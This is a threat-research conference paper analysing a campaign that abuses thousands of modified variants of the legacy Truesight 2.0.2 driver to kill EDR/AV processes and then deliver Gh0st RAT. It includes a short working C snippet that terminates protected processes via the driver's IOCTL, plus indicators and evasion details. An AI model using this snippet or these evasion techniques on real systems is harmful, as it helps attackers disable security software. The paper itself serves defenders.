2025 BERLIN

24 - 26 September, 2025 / Berlin, Germany

SILENT KILLERS: UNMASKING A LARGE-SCALE LEGACY DRIVER EXPLOITATION CAMPAIGN

Jiří Vinopal

Check Point Research, Czech Republic

jiriv@checkpoint.com

www.virusbulletin.com

ABSTRACT

What if your trusted security solutions could be silently disarmed without warning? What if a long-forgotten vulnerability in a legitimate driver became the perfect weapon for attackers to bypass defences and strike undetected?

In 2025, *Check Point Research* uncovered a sophisticated campaign leveraging over 2,500 unique variants of a vulnerable legacy driver to disable EDR and AV solutions. By abusing a loophole in *Windows* driver signing, the attackers successfully deployed a powerful EDR/AV killer module that bypassed *Microsoft*'s Vulnerable Driver Blocklist and evaded detection mechanisms, including those introduced by the LOLDrivers project.

To ensure stealth, the attackers carefully manipulated the driver's PE structure, generating distinct hashes while preserving its valid signature – a move that allowed thousands of modified variants to remain undetected. Operating from a public cloud's China region, the attackers targeted victims primarily in China and parts of Asia, with devastating precision.

Check Point Research's findings prompted *Microsoft* to update its Vulnerable Driver Blocklist, neutralizing the exploited driver variants. This paper presents the campaign's technical details, explores the evasion techniques in depth, and provides practical insights for defenders to mitigate emerging driver exploitation threats. Are your defences prepared for attackers turning trusted code into a silent threat?

INTRODUCTION

While the abuse of vulnerable drivers has been around for a while, those that can terminate arbitrary processes have drawn increasing attention in recent years. As *Windows* security continues to evolve, it has become more challenging for attackers to execute malicious code without being detected. As a result, the attackers often aim to disable security solutions by targeting their crucial components. These components, usually a part of security solutions for *Windows* OS, run as protected processes (PP/PPL) using the kernel modules of these solutions to support their functionality.

Since directly terminating protected processes from user-mode using conventional methods is highly challenging, attackers turn to exploiting vulnerabilities instead. Vulnerable drivers have become a key focus, providing attackers with a pathway to bypass these protections and prepare the compromised machine for further stages of infection.

A few months ago, we released our research on vulnerable drivers [1] and shared a methodology for hunting not-known-to-be-vulnerable drivers. Inspired by that, we tried to adopt the attacker's mindset and deployed specific future-focused hunting rules that, instead of detecting the abuse of already known vulnerable drivers (e.g. LOLDrivers [2]), detect the potential abuse of not-known-to-be-vulnerable drivers.

This hunting technique has a rather high false positive (FP) ratio, so we filtered these FPs away until we uncovered a massive ongoing campaign involving thousands of first-stage malicious samples deploying an EDR/AV killer module in its initial stage.

This module was observed leveraging and exploiting more than 2,500 distinct variants of the same legacy version, 2.0.2, of the known vulnerable driver `Truesight.sys` – the *RogueKiller Antirootkit Driver*, part of *Adlice*'s product suite [3].

Although the *Truesight* driver has a known vulnerability (Arbitrary Process Termination) affecting versions below 3.4.0 (version 3.4.0 is already patched), and some of its versions (e.g. 3.3.0) are known to be abused in the wild and properly detected, the legacy version 2.0.2 flew under the radar. It was not recognized as a known-vulnerable driver by the Microsoft Vulnerable Driver Blocklist [4] or by other common detection mechanisms, such as those introduced by the LOLDrivers project.

This paper takes a deep dive into this sophisticated campaign, unravelling how and why the attackers exploited the legacy *Truesight* driver to bypass advanced security measures. We'll explore the techniques they used to stay undetected for months, from manipulating the driver to create thousands of variants to evading blocklists, and detail the broader implications for defenders. Additionally, we'll share how the attackers employed other advanced techniques throughout the infection chain, from persistence mechanisms and DLL side-loading to the use of commercial protectors, ultimately leading to the final payload delivery.

BACKGROUND & KEY FINDINGS

From a research perspective, it's always beneficial to create future-focused hunting rules. While these rules are often far from production-ready (and often feel more like Ghostbusters waiting for a ghost that might never appear), they can still lead to valuable discoveries. Such rules may help uncover new techniques or ongoing campaigns that have flown under the radar for some time. When we become aware of a new, non-public technique or methodology that hasn't been observed in active use yet, it doesn't mean attackers are unaware of it or won't adopt it in the future. This is precisely the moment to start crafting future-focused rules.

With this approach in mind, we focused on hunting for potential abuse of not-known-to-be-vulnerable drivers and initially detected hundreds of interesting samples that led to uncovering a massive, ongoing campaign.

When we began analysing one of the detected samples [5], at first glance we observed the malicious sample dropping a known vulnerable driver, `Truesight.sys` – the RogueKiller Anti-Rootkit Driver, which is part of *Adlice*'s product suite [3] (notice the File Version of this driver, 2.0.2 – it's easily missed).



Figure 1: One of the detected samples dropping the legacy Truesight driver, version 2.0.2.

The Truesight driver is well known to be vulnerable and already being abused in the wild. The known vulnerability (Arbitrary Process Termination – affecting versions below 3.4.0) has already been utilized by a few publicly available PoCs. In fact, two highly visible *GitHub* repositories using this driver as an EDR/AV Killer were published over a year ago:

- TrueSightKiller (C++) [6]
- Darkside (C#) [7]

Both of these abuse the arbitrary process termination capability of this driver simply by issuing appropriate IOCTL `0x22E044`, where the exploit can be implemented as simply as:

```
#define TERMINATE_PROCESS_IOCTL_CODE 0x22e044

// Loading the Truesight.sys driver

DWORD bytesReturned = 0;

DWORD pid = 1337; // Pid of process to be killed, PP/PPL processes possible

HANDLE hDevice = CreateFileA("\\\\.\\TrueSight", GENERIC_READ | GENERIC_WRITE, NULL, NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

DeviceIoControl(hDevice, TERMINATE_PROCESS_IOCTL_CODE, &pid, sizeof(DWORD), NULL, 0,
&bytesReturned, NULL);
```

Initially, we assumed this was just another 'TrueSightKiller' fork and overlooked the suspicious-looking version of the driver (2.0.2). What put us on the right path was the double-checking of the TrueSightKiller repository, where we noticed that it uses the Truesight driver version 3.3.0 [8]. As this version (3.3.0) of the driver was part of a list we deliberately omitted from detection by our hunting rules (as it was already known to be vulnerable, part of the LOLDrivers project and Microsoft Vulnerable Driver Blocklist), we got back to the investigation (checking why the driver was actually detected), where we finally noticed that it was the old version, 2.0.2, that was being used by our detected samples.

First, we quickly confirmed that the original legacy Truesight driver, version 2.0.2 [9], still contains the vulnerable code allowing arbitrary process termination, and that this is precisely how the detected samples were abusing the driver (EDR/AV killer module). We followed the lead and searched [10] for the system path `C:\\Windows\\System32\\drivers\\189atohci.sys`, where some of the detected samples dropped the driver. As shown in Figure 2, almost 300 different samples were detected.



Figure 2: VirusTotal search – specific system path used by some of the detected samples to drop the Truesight driver.

Just by reviewing a few of the samples we quickly noticed that, while they drop the same version of the legacy Truesight driver (version 2.0.2), the file hashes of those drivers differ (note the same compilation timestamp).



Figure 3: Comparison of different variants of the legacy Truesight driver.

At this moment, we knew we were just one good search [11] away from a crucial discovery. Figure 4 shows the detection of over 2,500 different variants (unique file hashes) linked to the same legacy Truesight driver, version 2.0.2, abused in this campaign.



Figure 4: VirusTotal search – detecting over 2.5k variants of the legacy Truesight driver.

To confirm, we searched [12] for all Truesight drivers while excluding the legacy version 2.0.2. As expected, we found close to 20 different versions of the Truesight driver.



Figure 5: VirusTotal search – detecting all Truesight driver versions, excluding the legacy version 2.0.2.

It appears that the attackers manipulate the Truesight driver, version 2.0.2, altering it just enough to generate different file hashes while still maintaining its valid digital signature. As a result, *VirusTotal* telemetry has detected over 2,500 unique variants of the same driver.

Surprisingly, some driver variants [13] (those with an available execution context in *VirusTotal*) are being used by hundreds of different initial-stage samples. This gives us an idea of the scale of this campaign, suggesting that there could be hundreds of thousands of first-stage samples, which later abuse some of the 2,500+ variants of the legacy Truesight driver, version 2.0.2. It's important to note that these numbers are based solely on *VirusTotal* telemetry, meaning the actual figures are likely to be even higher.

Huorong's analysis of a September 2024 campaign [14] shared some similarities to our findings related to the execution chain and TTPs which were attributed to the threat actor Silver Fox. While there is overlap, our findings differ in several key areas. Based on the observed infection vector, execution chain, similarities in initial-stage samples to previously attributed campaigns, and historical targeting patterns, we assess with medium-to-high confidence that this campaign is linked to Silver Fox.

More technical details about this campaign, including how and why the attackers created these variations of the driver, as well as their step-by-step progression from the initial stage to the final payload using advanced techniques, will be covered in the technical analysis section.

INFRASTRUCTURE & VICTIMOLOGY

The attackers are leveraging infrastructure in a public cloud's China region, both for hosting payloads (downloaded from buckets in the CN region – see Appendix B) and operating their C2 servers. Around 75% of the victims are located in China, with the remainder coming mostly from other parts of the Asia region (e.g. Singapore, Taiwan).

The initial-stage samples, acting as downloaders, often disguise themselves as known applications, typically distributed via phishing methods, including deceptive websites and phishing channels in popular messaging apps.

One such example of a deceptive website (`https[://]bung486[.]com`) luring visitors with 'best buy' deals on luxury goods is shown in Figure 6. The domain `bung486[.]com` was registered on 29 September 2024, while the content was captured on 6 October 2024.



Figure 6: An example of a deceptive website involved in this campaign.

When visitors click on any messaging app icon, they are redirected to a phishing channel within the corresponding messaging app.



Figure 7: An example of a Telegram phishing channel.

It would be an unlikely coincidence that, on 2 October 2024 (the date the ItW URL was scanned), the deceptive website also hosted one of the initial-stage samples [15] involved in this campaign (`https[://]bung486[.]com/oot.setup.w06.exe`).



Figure 8: One of the initial-stage samples hosted on the deceptive website.

The initial infection vector, driven by phishing tactics such as deceptive websites and phishing channels, indicates that the attackers are financially motivated rather than being part of a state-sponsored group engaged in espionage. Due to the broad nature of these phishing methods, the targeted victims are likely wide-ranging, with a high probability that they include individuals or organizations across various sectors rather than being limited to specific companies or industries.

TECHNICAL ANALYSIS: INITIAL STAGES

One of the earliest detected initial-stage samples [16] in this campaign, which deployed the legacy version of the Truesight driver [9], first appeared in mid-June 2024. This sample specifically exploited version 2.0.2 of the original legacy driver. As the campaign evolved, about a month later (July 2024), the initial-stage samples shifted away from using the original driver and instead began exploiting thousands of its variants.

The initial phase of infection involves three separate stages, summarized as follows:

1. **Stage1**: downloading Stage2 + encrypted payloads for Stage2 (mimicking common file types, such as PNG, JPG and GIF), and the variation of the legacy Truesight driver, version 2.0.2.



Figure 9: Downloaded Stage2 alongside encrypted payloads.

2. **Stage2**: loading encrypted payloads, downloading Stage3 + encrypted payloads for Stage3 (mimicking common file types, such as PNG, JPG and GIF).



Figure 10: Downloaded Stage3 alongside encrypted payloads.

3. **Stage3**: involves loading encrypted payloads, in-memory deployment of the EDR/AV killer module (retrieved from the encrypted payloads), downloading and in-memory execution of the final stage (Gh0st RAT), and connecting to the C2 server.

Acting as downloaders, the first-stage samples often masquerade as legitimate applications, installers and utilities. The table below provides examples of such samples that we thoroughly analysed while the attacker's infrastructure was still active.

Initial stage SHA-256	VirusTotal – first submission date	Final payload	C2 server
8a955633b93b27bc6c0751064a6ad5d6c0bf7b096d72779ced1a1a73b74cec31	2024-11-15 02:01:45 UTC	Gh0st RAT	8[.]212[.]102[.]228:9000
9446165c038e30d89a877728d767a791b4beec6755834d7eeac5f3c418d4834c	2024-11-29 17:31:17 UTC	Gh0st RAT	8[.]210[.]12[.]177:9011

While the initial Stage1 samples work as simple downloaders without any persistence, Stage2 and Stage3 are both downloaders/loaders executed via persistent scheduled tasks (usually following the scheduled task name pattern `MicrosoftEdgeUpdateTaskUA Task-S-1-5-18 [A-Za-z0-9]{5}`) that abuse the DLL side-loading technique, setting their target on some benign, original, valid-signed binary. See the example in Figure 11 related to Stage3.



Figure 11: Persistence via scheduled task related to Stage3 (abusing DLL side-loading).

As previously mentioned, the malicious payloads delivered alongside Stage2 and Stage3 are encrypted in a form to resemble common file types like PNG, JPG and GIF. These encrypted files typically contain either a 32-bit PE binary or shellcode. Once loaded into memory and decrypted, the payloads are either reflectively loaded (for PE binaries) or directly executed (for shellcode).

To complicate the analysis, any decrypted payloads that resolve to a 32-bit PE binary are protected using the commercial tool *VMProtect* [17]. The attackers appear to have utilized one of the latest versions of *VMProtect* and intentionally opted for 32-bit code to make analysis and reconstruction significantly more difficult. This decision likely stems from the fact that most publicly available tools and techniques for reversing VMProtected binaries are designed for 64-bit binaries and older versions of the protector.

Notably, while the variants of the legacy Truesight driver (version 2.0.2) are typically downloaded and installed by the initial-stage samples, they can also be deployed directly by the EDR/AV killer module if the driver is not already present on the system. This indicates that, although the EDR/AV killer module is fully integrated into the campaign, it is capable of operating independently of the earlier stages.

TECHNICAL ANALYSIS: EDR/AV KILLER MODULE

The Stage3 component utilizes the EDR/AV killer module, which is stored as an encrypted payload on disk alongside Stage3. Once decrypted, it reveals a 32-bit DLL named `S.dll`, containing a single exported function: `CLRCreateInstance`. Like the initial-stage samples, this module is protected by the commercial tool *VMProtect*.



Figure 12: EDR/AV killer module – 32-bit DLL protected by VMProtect.

This EDR/AV killer module abuses the legacy version of the Truesight driver (2.0.2) to terminate processes related to certain security solutions. Since reverse engineering VMProtected binaries is particularly challenging, we initially focused on whether the Truesight driver was being exploited in the same manner as publicly available proof-of-concepts – Arbitrary Process Termination via IOCTL `0x22E044`. This was quickly confirmed by capturing the communication between the EDR/AV killer module and the Truesight driver, as shown in Figure 13.

